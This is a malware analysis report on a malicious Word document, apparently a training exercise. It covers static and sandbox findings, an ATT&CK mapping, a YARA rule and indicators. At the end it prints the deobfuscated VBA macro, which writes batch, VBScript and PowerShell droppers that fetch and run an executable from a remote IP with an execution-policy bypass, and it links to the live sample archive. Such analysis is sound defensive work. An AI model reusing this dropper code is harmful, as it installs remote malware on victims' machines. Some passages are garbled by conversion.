# **Baddoc Report**

Type of Report	Static and Sandbox Analysis / Dynamic Analysis
Date	4/3/2024
Analyst/Author	Mitchell Ross Burcheri
Reviewer	Srinivasa Kumar / Pradeep Ponnusamy

# **Summary**

baddoc.doc is a malicious word document that contains a visual basic macro script which creates and executes scripts to install malicious software from the url <a href="http://91.220.131.44/upd/install.exe">http://91.220.131.44/upd/install.exe</a>.

I could not run a dynamic analysis of the malware because I do not have word installed on my VM, so I could not analyse the behaviour of the malware. Both VirusTotal and Hybid Analysis have previously detected this malware as malicious.

#### **Running Processes**

```
Analysed 7 processes in total.

WINWORD.EXE /n "C:\baddoc.doc" (PID: 6420)

cmd.exe /c %TEMP%\adobeacd-update.bat (PID: 384)

PING.EXE ping 1.1.2.2 -n 2 (PID: 7400) cccp.com chcp 1251 (PID: 6912) cccript.exe "%TEMP%\adobeacd-update"""v""bs" (PID: 7008) cccript.exe "%TEMP%\adobeacd-update"""v"bs" (PID: 7008) cccript.exe "%TEMP%\adobeacd-update.ps1 (PID: 1852) cccript.exe (cccript.exe /cccript.exe /cccript.exe /cccript.exe (PID: 3332)
```

Sample was found on LetsDefend

Link (WARNING: LINK DOWNLOADS MALICIOUS FILE):

https://letsdefend-images.s3.us-east-2.amazonaws.com/Courses/MaliciousDocumentAnalysis-Malware-Samples/baddoc.zip

# Static Analysis

#### **General Information**

{Include malware type, file's name, size, and current antivirus detection capabilities. Don't forget about hashes: MD5, SHA1, SHA256, and SSDEEP. And if a sample has different family names, it's worth mentioning them, too. }

Filename baddoc.doc	
---------------------	--

Size	64 KB (65,536 bytes)
Туре	DOC
MIME Type	application/msword
Identification	Word 8.0
Creation Date	2015:02:08 19:56:00
Modification Date	2015:02:10 15:27:00
Language Code	Russian
Template	Normal.dotm
md5	a3b613d128aace09241504e8acc678c2
sha1	edde71ccadfad1380b881da5ecafc77fba5885b8
sha256	8b92c23b29422131acc150fa1ebac67e1b0b0f8cfc1b727805b842a 88de447de

# Static Analysis Observations

Exiftool

```
C:\Users\Mark\Desktop\exiftool(-k).exe
ExifTool Version Number
                              : 12.77
File Name
                             : baddoc.doc
Directory
                             : C:/Users/Mark/Desktop/LetsDefend
File Permissions
                             : -rw-rw-rw-
                             : DOC
File Type
File Type Extension
                             : doc
                             : application/msword
MIME Type
                             : Word 8.0
Identification
                             : Russian
Language Code
                             : 1Table, ExtChar
Doc Flags
                             : Windows
System
Word 97
                             : No
Title
Subiect
Author
Keywords
Comments
                             : Normal.dotm
Template
Last Modified By
                             : Microsoft Office Word
Software
Create Date
                             : 2015:02:08 19:56:00
Modify Date
                             : 2015:02:10 15:27:00
Security
                             : None
Company
Char Count With Spaces : 341
App Version : 15.0
                             : 15.0000
                             : No
Scale Crop
Links Up To Date
                             : No
Shared Doc
                             : No
Hyperlinks Changed
                             : No
Title Of Parts
Heading Pairs
                         : ♣=∷<mark>*||*█</mark>██∭█∭☐∏
: Windows Cyrillic
: 32
                           Code Page
Comp Obj User Type Len
Comp Obj User Type
                             : -εΩ≤∞σφ≥ Microsoft Word 97-2003
Last Printed
                             : 0000:00:00 00:00:00
Revision Number
                             : 1
                             : 0
Total Edit Time
Words
                             : 51
Characters
                             : 291
                              : 1
Pages
Paragraphs
                             : 1
Lines
                             : 2
```

 Template:Normal.dotm which means the file contains a macro script. The script embedded in the file is a visual basic script. Language Code:Russian tells us that the file is Russian. The Heading Pairs and Comp
Obj User Type contain unusual characters which mean the text is supposed to be in
Russian but isn't being converted to Russian characters on my machine.

#### oletools

```
C:\Users\Mark\Desktop\LetsDefend>olemeta C:\Users\Mark\Desktop\LetsDefend\baddoc.doc
olemeta 0.54 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues
-------
FILE: C:\Users\Mark\Desktop\LetsDefend\baddoc.doc
Properties from the SummaryInformation stream:
|Property |Value
codepage | 1251
title
subject
author
keywords
comments
                Normal.dotm
template
last_saved_by
num_pages
|num_words
|num_chars
                 51
                 291
creating_application | Microsoft Office Word
                 0
security
Properties from the DocumentSummaryInformation stream:
Property |Value
company |
|links_dirty |False
|chars_with_spaces |341
shared_doc
hlinks_changed
                 False
                False
version
                 983040
```

XLMMacroDeobfuscator oleid 0.60.1 - http: THIS IS WORK IN PROGI Please report any is: Filename: baddoc.doc	o\LetsDefend>oleid bad: pywin32 is not insta //decalage.info/oletod RESS - Check updates n sue at https://github. A stomping cannot be d	alled (only ols regularly! .com/decala	
Indicator	  Value	Risk	Description
File format	MS Word 97-2003 Document or Template	info 	
Container format	OLE	info	Container type
Application name	Microsoft Office Word	info	Application name declared in properties
Properties code page	1251: ANSI Cyrillic; Cyrillic (Windows)	info	Code page used for properties
Encrypted	False	none	The file is not encrypted
VBA Macros	Yes, suspicious	HIGH	This file contains VBA macros. Suspicious keywords were found. Use olevba and mraptor for more info.
XLM Macros	No 	none	This file does not contain Excel 4/XLM macros.
External Relationships	0  - 	none	External relationships such as remote templates, remote OLE objects, etc

Command to extract source code: olevba baddoc.doc

Command to extract deobfuscated source code: command: olevba --deobf --reveal baddoc.doc

Analysis of the VBA script (see the deobfuscated code at the end of the report):

When the visual basic script is run there is a file c:\Windows\Temp\adobeacd-update.bat which is created and runs c:\Windows\Temp\adobeacd-updatexp.vbs which is created to install a file from the address http://91.220.131.44/upd/install.exe called c:\Windows\Temp\444.exe or c:\Users\%username%\AppData\Local\Temp\444.exe.

The file c:\Users\%username%\AppData\Local\Temp\adobeacd-update.vbs creates a Wscript.shell object that runs powershell to bypass the ExecutionPolicy for the file 'c:\Users\%username%\AppData\Local\Temp\adobeacd-update.ps1';"

Extracted the following information the tools Olevba and VS Code

Keyword	Description
---------	-------------


AutoExec	Runs when the Word document is opened
Auto_Open	Runs when the Excel Workbook is opened
Workbook_Open	Runs when the Excel Workbook is opened
Environ	May read system environment variables
Open	May open a file
Write	May write to a file (if combined with Open)
Output	May write to a file (if combined with Open)
Print #	May write to a file (if combined with Open)
Kill	May delete a file
Shell	May run an executable file or a system command
vbNormal	May run an executable file or a system command
GetObject	May get an OLE object with a running instance
Windows	May enumerate application windows (if combined with Shell.Application object)
User-Agent	May to download files from the Internet
Chr	May attempt to obfuscate specific strings
system	May run an executable file or a system command on a Mac (if combined with libc.dylib)
open	May open a file (obfuscation: VBA expression)
SaveToFile	May create a text file (obfuscation: VBA expression)
WScript.Shell	May run an executable file or a system command (obfuscation: VBA expression)
Run	May run an executable file or a system command (obfuscation: VBA expression)
noexit	May run PowerShell commands (obfuscation: VBA expression)
ExecutionPolicy	May run PowerShell commands (obfuscation: VBA expression)
noprofile	May run PowerShell commands (obfuscation: VBA expression)
CreateObject	May create an OLE object (obfuscation: VBA expression)

New-Object	May create an OLE object using PowerShell (obfuscation: VBA expression)
Net.WebClient	May download files from the Internet using PowerShell (obfuscation: VBA expression)
DownloadFile	May download files from the Internet using PowerShell (obfuscation: VBA expression)
System	May run an executable file or a system command on a Mac (if combined with libc.dylib) (obfuscation: VBA expression)
Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (optiondecode to see all)
Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (optiondecode to see all)
VBA obfuscated Strings	VBA string expressions were detected, may be Strings used to obfuscate strings (optiondecode to see all)
IPv4 Addresses	1.3.1.2 2.2.1.1 1.3.1.2 1.1.2.2 91.220.131.44
URLs	http://91.220.131.44/upd/install.exe
Dropped file paths	c:\Windows\Temp\adobeacd-update.bat c:\Windows\Temp\adobeacd-updatexp.vbs c:\Windows\Temp\444.exe c:\Users\%username%\AppData\Local\Temp\adobeacd-update.vbs c:\Users\%username%\AppData\Local\Temp\adobeacd-update.bat c:\Users\%username%\AppData\Local\Temp\adobeacd-update.ps1

# **Sandbox Analysis**

Hybrid Analysis Report:

 $\underline{https://www.hybrid-analysis.com/sample/8b92c23b29422131acc150fa1ebac67e1b0b0f8cfc1b72}\\ \underline{7805b842a88de447de}$ 



## Hybrid Analysis analysed 7 processes

```
Analysed 7 processes in total.
```

```
WINWORD.EXE /n "C:\baddoc.doc" (PID: 6420)


□ cmd.exe /c %TEMP%\adobeacd-update.bat (PID: 384)


□ PING.EXE ping 1.1.2.2 -n 2 (PID: 7400) (Control of the control of the co
```

#### Hybrid Analysis analysed 1 contacted host


IP Address	Port/Protocol	Associated Process	Details
91.220.131.44	80 TCP	powershell.exe PID: 1852	Poland


## Hybrid Analysis found files






#### **Malicious Indicators**





#### VirusTotal Results:

https://www.virustotal.com/gui/file/8b92c23b29422131acc150fa1ebac67e1b0b0f8cfc1b727805b842a88de447de



# **Dynamic Analysis**

**Host OS**: Linux Mint 21.2. VirtualBox used as the Hypervisor. **Victim Virtual Machine**: Flare VM on Windows 10 Home 22H2.

**Lab Network Topology**: Host-only Adapter. Closed network with Remnux serving simulated internet traffic using inetsim.

# **Dynamic Analysis Observations**

I cannot run a dynamic analysis on my host because Microsoft Word is not installed on my VM and I need a subscription to install Microsoft Word.

## MITRE ATT&CK Mapping

Tactic	ID	Technique	Procedure
Execution	T1047	Windows Management Instrumentation	<ul> <li>Contains references to WMI/WMIC</li> <li>Found a reference to a WMI query string known to be used for VM detection</li> <li>Contains ability to execute a WMI query</li> <li>Found WMI keywords in script (string)</li> <li>Executes WMI queries known to be used for VM detection</li> <li>Executes WMI queries</li> </ul>
	T1059	Command and Scripting Interpreter	File abuses command and script interpreters to execute commands, scripts, or binaries.
	T1059.001	PowerShell	objShell.Run powerShell.exe -noexit -ExecutionPolicy bypass -noprofile -file & currentFile,0,true
	T1059.003	Windows Command Shell	Contains ability to executes commands or batch file
	T1204.002	Malicious File	File contains a malicious macro script.
	T1559	Inter-Process Communication	
	T1569.002	Service Execution	Executes 444.exe it downloads from http://91.220.131.44/upd/install.exe
Persistence	T1137	Office Application Startup	Starts as a Microsoft Word document.
	T1543.003	Windows Service	<ul> <li>Contains ability to access device drivers</li> <li>Contains the ability to modify system service (API string)</li> <li>Contains ability to set/modify configuration (Powershell command string)</li> <li>Contains ability to start a service (API string)</li> </ul>

			Creates or modifies windows services
Privilege Escalation	T1548.002	Bypass User Account Control	Contains this line of code to bypass user access control "objShell.Run powerShell.exe -noexit -ExecutionPolicy bypass -noprofile -file & currentFile"
Defense Evasion	T1027	Obfuscated Files or Information	Code is heavily obfuscateed with Chr(), Asc(), and splitting strings with "+"
	T1036	Masquerading	Malicious macro script is embedded in the word document.
	T1548.002	Bypass User Account Control	Contains this line of code to bypass user access control "objShell.Run powerShell.exe -noexit -ExecutionPolicy bypass -noprofile -file & currentFile"

## **YARA Rules**

#### My YARA Rules

{

```
rule DETECTED_baddoc_doc_file
  meta:
    description = "Detects baddoc.doc file"
    author = "MB"
    date = "2024-03-05"
    hash = "8b92c23b29422131acc150fa1ebac67e1b0b0f8cfc1b727805b842a88de447de"
    /* The Microsoft word header and strings embedded in the vba macro script.*/
  strings:
    $MicrosoftCOM = {D0 CF 11 E0 A1 B1 1A E1}
    $q = "Normal.dotm"
    $w = "://91.220.131"
    $e = "444.e"
    $r = "g 1.3.1.2 -n"
    t = g 2.2.1.1 - n
    $u = "ScriptName"
    $i = "objXMLHTTP.Status"
    $o = ":pinkator"
    $p = ":windows"
    $a = ":loop"
    $s = "User-Agent"
  condition:
    $MicrosoftCOM at 0
```

```
and all of them
}


C:\Users\Mark\Desktop\LetsDefend>yara -r C:\Users\Mark\Desktop\LetsDefend\yar
a_rule.yara C:\Users\Mark 2>NUL
DETECTED_baddoc_doc_file C:\Users\Mark\Desktop\LetsDefend\baddoc.doc
```

### **IOCs**

IPv4 Addresses	1.3.1.2: pinged 2.2.1.1: pinged 1.3.1.2: pinged 1.1.2.2: pinged 91.220.131.44: used in url http://91.220.131.44/upd/install.exe and downloads the file to the path c:\Windows\Temp\444.exe
URLs	http://91.220.131.44/upd/install.exe
Dropped file names	adobeacd-update.bat adobeacd-updatexp.vbs 444.exe adobeacd-update.vbs adobeacd-update.bat adobeacd-update.ps1
Dropped file paths	c:\Windows\Temp\adobeacd-update.bat c:\Windows\Temp\adobeacd-updatexp.vbs c:\Windows\Temp\444.exe c:\Users\%username%\AppData\Local\Temp\adobeacd-update.vbs c:\Users\%username%\AppData\Local\Temp\adobeacd-update.bat c:\Users\%username%\AppData\Local\Temp\adobeacd-update.ps1

## **Additional Information / Examiner Notes / Attachments**

Source code of the VBA macro script. I used olevba --deobf --clean <filename> then used VS Code to further change the obfuscated strings to readable strings to see what is happening in the code.



End Sub

Sub h()

"\AppData\Local\Temp\adobeacd-update.vbs", "c:\Windows\Temp\adobeacd-updatexp.vbs", JAISODJAS

USER = Environ\$("username")

On Error Resume Next

SetAttr "c:\Users\" + USER + "\AppData\Local\Temp\adobeacd-update.ps1", vbNormal

If (Len(Dir("c:\Users\" + USER + "\AppData\Local\Temp\adobeacd-update.ps1")) <> 0) Then Kill "c:\Users\" + USER + "\AppData\Local\Temp\adobeacd-update.ps1" End If

On Error Resume Next

SetAttr "c:\Users\" + USER + "\AppData\Local\Temp\adobeacd-update.bat", vbNormal If (Dir("c:\Users\" + USER + "\AppData\Local\Temp\adobeacd-update.bat") <> "") Then Kill "c:\Users\" + USER + "\AppData\Local\Temp\adobeacd-update.bat" End If

On Error Resume Next

SetAttr "c:\Users\" + USER + "\AppData\Local\Temp\adobeacd-update.vbs", vbNormal If (Dir("c:\Users\" + USER + "\AppData\Local\Temp\adobeacd-update.vbs") <> "") Then Kill "c:\Users\" + USER + "\AppData\Local\Temp\adobeacd-update.vbs" End If

On Error Resume Next

SetAttr "c:\Windows\Temp\adobeacd-updatexp.vbs", vbNormal If (Dir("c:\Windows\Temp\adobeacd-updatexp.vbs") <> "") Then Kill "c:\Windows\Temp\adobeacd-updatexp.vbs" End If

Dim Uuwgdhj, FileNumber, FileNumb, FileNu, FileNuG, FileNs, mttt, jskw As Integer

Dim retVal As Variant

FileNumber = FreeFile FileNumb = FreeFile FileNu = FreeFile FileNukk = FreeFile

FileNs = FreeFile

```
Kasdwq = FreeFile
  FileNuG = FreeFile
  Dim objWMIService As Variant
  Dim colOperatingSystems As Variant
  Dim objOperatingSystem As Variant
  Set objWMIService = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.
oot\cimv2")
  Set colOperatingSystems = objWMIService.ExecQuery("Select * from
Win32 OperatingSystem")
  For Each objOperatingSystem In colOperatingSystems
    SysReport = SysReport & "The operating system on this computer is " &
objOperatingSystem.Caption & " (" & objOperatingSystem.Version & ")"
  Next
  Set objWMIService = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.
oot\cimv2")
   Set colOperatingSystems = objWMIService.ExecQuery("Select * from
Win32 OperatingSystem")
  For Each objOperatingSystem In colOperatingSystems
    winverstr = objOperatingSystem.Version
  Next
  winver = Val(winverstr)
  WaitFor (1)
  jskw = winver
If (jskw <= 5.5) Then
  Open "c:\Windows\Temp\adobeacd-update.bat" For Output As #Kasdwq
  Print #Kasdwq, "@echo off"
  Print #Kasdwg, ":pinkator"
  Print #Kasdwq, "ping 1.3.1.2 -n 2"
  Print #Kasdwg, "cscript.exe c:\Windows\Temp\adobeacd-updatexp.vbs"
  Print #Kasdwq, "ping 2.2.1.1 -n 2"
  Print #Kasdwq, ":windows"
  Print #Kasdwq, "c:\Windows\Temp\444.exe"
  Print #Kasdwg, ":loop"
  Print #Kasdwq, "ping 1.3.1.2 -n 1"
  Print #Kasdwq, "set tar1=adobeacd-update.bat"
  Print #Kasdwq, "del c:\Windows\Temp\adobeacd-updatexp.vbs"
  Print #Kasdwg, "del c:\Windows\Temp\%tar1%"
  Print #Kasdwq, "if exist c:\Windows\Temp\""%tar1% goto loop"
  Print #Kasdwq, "if exist c:\Windows\Temp\adobeacd-updatexp.vbs goto loop"
```

```
Print #Kasdwq, "exit"
   Close #Kasdwq
  WaitFor (2)
  mttt = 88
  Open "c:\Windows\Temp\adobeacd-updatexp.vbs" For Output As #FileNumber
  Print #FileNumber, "strRT = http://91.220.131.44/upd/install.exe"
  Print #FileNumber, "strTecation = c:\Windows\Temp\444.exe"
  Print #FileNumber, "Set objXMLHTTP = CreateObject(MSXML2.XMLHTTP)"
  Print #FileNumber, "objXMLHTTP.open GET, strRT, False"
  Print #FileNumber, "objXMLHTTP.send()"
  Print #FileNumber, "If objXMLHTTP.Status = 200 Then"
  Print #FileNumber, "uwqhda = ADODB."
  Print #FileNumber, "Set objADOStream = CreateObject(ADODB.Stream)"
  Print #FileNumber, "objADOStream.Open "
  Print #FileNumber, "objADOStream.Type = 1"
  Print #FileNumber, "objADOStream.Write objXMLHTTP.ResponseBody"
  Print #FileNumber, "objADOStream.Position = 0"
  Print #FileNumber, "objADOStream.SaveToFile strTecation"
  Print #FileNumber, "objADOStream.Close "
  Print #FileNumber, "Set objADOStream = Nothing "
  Print #FileNumber, "End if "
  Print #FileNumber, "Set objXMLHTTP = Nothing"
  Print #FileNumber, "Set objShell = CreateObject(WScript.Shell)"
  Print #FileNumber. ""
  Close #FileNumber
  WaitFor (1)
  retVal = Shell("c:\Windows\Temp\adobeacd-update.bat", 0)
End If
If (winver > 5.5) Then
   Open "c:\Users\" + USER + "\AppData\Local\Temp\adobeacd-update.ps1" For Output As
#FileNumber
  Print #FileNumber, "$down = New-Object System.Net.WebClient;"
  Print #FileNumber, "$url = 'http://91.220.131.44/upd/install.exe';"
  Print #FileNumber, "$file = 'c:\Users\" + USER + "\AppData\Local\Temp\444.exe';"
  Print #FileNumber, "$down.headers['User-Agent'] = 'Mozilla/5.0 (Macintosh; Intel Mac OS X
10 10) AppleWebKit/600.1.25 (KHTML, like Gecko) Version/8.0 Safari/600.1.25'+";"
```

```
Print #FileNumber, "$down.DownloadFile($url,$file);"
   Print #FileNumber, "$ScriptDir = $MyInvocation.ScriptName;"
   Print #FileNumber, "$someFilePath = ";"
   Print #FileNumber, "$vbsFilePath = 'c:\Users\" + USER +
"\AppData\Local\Temp\adobeacd-update.vbs';"
   Print #FileNumber, "$batFilePath = 'c:\Users\" + USER +
"\AppData\Local\Temp\adobeacd-update.bat';"
   Print #FileNumber, "$psFilePath = 'c:\Users\" + USER +
"\AppData\Local\Temp\adobeacd-update.ps1';"
   Print #FileNumber, "Start-Sleep -s 15;"
   Print #FileNumber, "cmd.exe /c 'c:\Users\" + USER + "\AppData\Local\Temp\444.exe';
   Print #FileNumber, "$file1 = gci $vbsFilePath -Force"
   Print #FileNumber, "$file2 = qci $batFilePath -Force"
   Print #FileNumber, "$file3 = gci $psFilePath -Force"
   Print #FileNumber, "If (Test-Path $vbsFilePath){ Remove-Item $vbsFilePath }"
   Print #FileNumber, "If (Test-Path $batFilePath){ Remove-Item $batFilePath }"
   Print #FileNumber, "$psHello = 'aisdjhigowhdig';"
   Print #FileNumber, "If (Test-Path $someFilePath){ Remove-Item $someFilePath }"
   Print #FileNumber, "Remove-Item $MyINvocation.InvocationName"
   Close #FileNumber
  Open "c:\Users\" + USER + "\AppData\Local\Temp\adobeacd-update.vbs" For Output As
#FileNumb
  Print #FileNumb, "Dim dff"
  Print #FileNumb, "dff = 68"
  Print #FileNumb, "currentDirectory =
left(WScript.ScriptFullName,(Len(WScript.ScriptFullName))-(len(WScript.ScriptName)))"
  Print #FileNumb, "Set objFSO=CreateObject(Scripting.FileSystemObject)"
  Print #FileNumb, "currentFile = C:\Users\" + USER +
"\AppData\Local\Temp\adobeacd-update.ps1"
  Print #FileNumb, "Set objShell = CreateObject(Wscript.shell)"
  Print #FileNumb, "objShell.Run powerShell.exe -noexit -ExecutionPolicy bypass -noprofile
-file & currentFile,0,true"
  Print #FileNumb, ""
  Close #FileNumb
  Open "c:\Users\" + USER + "\AppData\Local\Temp\adobeacd-update.bat" For Output As
#FileNs
  Print #FileNs, "@echo off"
  Print #FileNs, "ping 1.1.2.2 -n 2"
  Print #FileNs, "chcp 1251"
  Print #FileNs, ":csakclasjdklas"
```

```
Print #FileNs, "cscript.exe c:\Users\" + USER + "\AppData\Local\Temp\adobeacd-update.vbs"
  Print #FileNs, "exit"
  Close #FileNs
  SetAttr "c:\Users\" + USER + "\AppData\Local\Temp\adobeacd-update.ps1", vbNormal
  SetAttr "c:\Users\" + USER + "\AppData\Local\Temp\adobeacd-update.bat", vbNormal
  SetAttr "c:\Users\" + USER + "\AppData\Local\Temp\adobeacd-update.vbs", vbNormal
  WaitFor (1)
  retVal = Shell("c:\Users\" + USER + "\AppData\Local\Temp\adobeacd-update.bat", 0)
End If
  findTest
  secondTest
  For Each myStoryRange In ActiveDocument.StoryRanges
  With myStoryRange.Find
    .Text = "<select>"
    .Replacement.Text = " "
    .Wrap = wdFindContinue
    .Execute Replace:=wdReplaceAll
  End With
  Next myStoryRange
  For Each myStoryRange In ActiveDocument.StoryRanges
  With myStoryRange.Find
    .Text = "</select>"
    .Replacement.Text = " "
    .Wrap = wdFindContinue
    .Execute Replace:=wdReplaceAll
  End With
  Next myStoryRange
  For Each myStoryRange In ActiveDocument.StoryRanges
  With myStoryRange.Find
    .Text = "<inbox>"
    .Replacement.Text = " "
    .Wrap = wdFindContinue
    .Execute Replace:=wdReplaceAll
  End With
  Next myStoryRange
  For Each myStoryRange In ActiveDocument.StoryRanges
  With myStoryRange.Find
```

.Text = "</inbox>"
 .Replacement.Text = " "
 .Wrap = wdFindContinue
 .Execute Replace:=wdReplaceAll
End With
Next myStoryRange

End Sub
Sub WaitFor(NumOfSeconds As Long)
Dim SngSec As Long
SngSec = Timer + NumOfSeconds

Do While Timer < SngSec DoEvents Loop

End Sub

Sub AutoOpen()

Auto\_Open End Sub

Sub Workbook\_Open()

Auto Open

End Sub

Sub findTest()

Dim firstTerm As String

Dim secondTerm As String

Dim rrtt As Range

Dim selRange As Range

Dim selectedText As String

Set rrtt = ActiveDocument.Range

firstTerm = "<select>"

secondTerm = "</select>"

With rrtt.Find

.Text = firstTerm

.MatchWholeWord = True

.Execute

rrtt.Collapse direction:=wdCollapseEnd Set selRange = ActiveDocument.Range

selRange.Start = rrtt.End

.Text = secondTerm

.MatchWholeWord = True

.Execute

ASKSASADW = "asjldklas"
rrtt.Collapse direction:=wdCollapseStart
selRange.End = rrtt.Start
selectedText = selRange.Delete
End With
End Sub

Sub secondTest()
Dim firstTerm As String
Dim secondTerm As String
Dim myRanget As Range
Dim yytt As Range
Dim selRanget As Range
Dim selectedTextt As String

Set yytt = ActiveDocument.Range
firstTerm = "<inbox>"
secondTerm = "</inbox>"
With yytt.Find
.Text = firstTerm
.MatchWholeWord = True
.Execute
yytt.Collapse direction:=wdCollapseEnd

Set selRanget = ActiveDocument.Range selRanget.Start = yytt.End .Text = secondTerm .MatchWholeWord = True .Execute

yytt.Collapse direction:=wdCollapseStart selRanget.End = yytt.Start selectedTextt = selRanget selRanget.Font.Color = wdColorBlack End With End Sub

Attribute VB\_Name = "UserForm1"

Attribute VB\_Base =
